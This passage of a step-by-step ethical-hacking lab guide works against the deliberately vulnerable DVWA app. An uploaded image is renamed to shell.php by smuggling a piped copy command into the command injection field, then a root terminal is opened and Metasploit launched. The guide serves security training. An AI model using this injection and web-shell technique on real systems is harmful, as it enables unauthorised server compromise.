
96. Now, click the **Upload** button to upload the file to the database.




97. You will see a message saying that the file has been uploaded successfully, along with the location of the uploaded file. Note down this location.



98. Now, click the **Command Injection** option in the left pane. The **Vulnerability: Command Injection** window appears; in the **Enter an IP address** field, type **|copy C:\wamp64\www\DVWA\hackable\uploads\high.jpeg C:\wamp64\www\DVWA\hackable\uploads\shell.php** and click the **Submit** button.



99. Observe a message saying that the file has been copied, as shown in the screenshot.




100. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.

101. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

102. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

> Note: The password that you type will not be visible.

103. Now, type **cd** and press **Enter** to jump to the root directory.




104. In the **Terminal** window, type **msfconsole** and press **Enter** to launch the Metasploit framework.

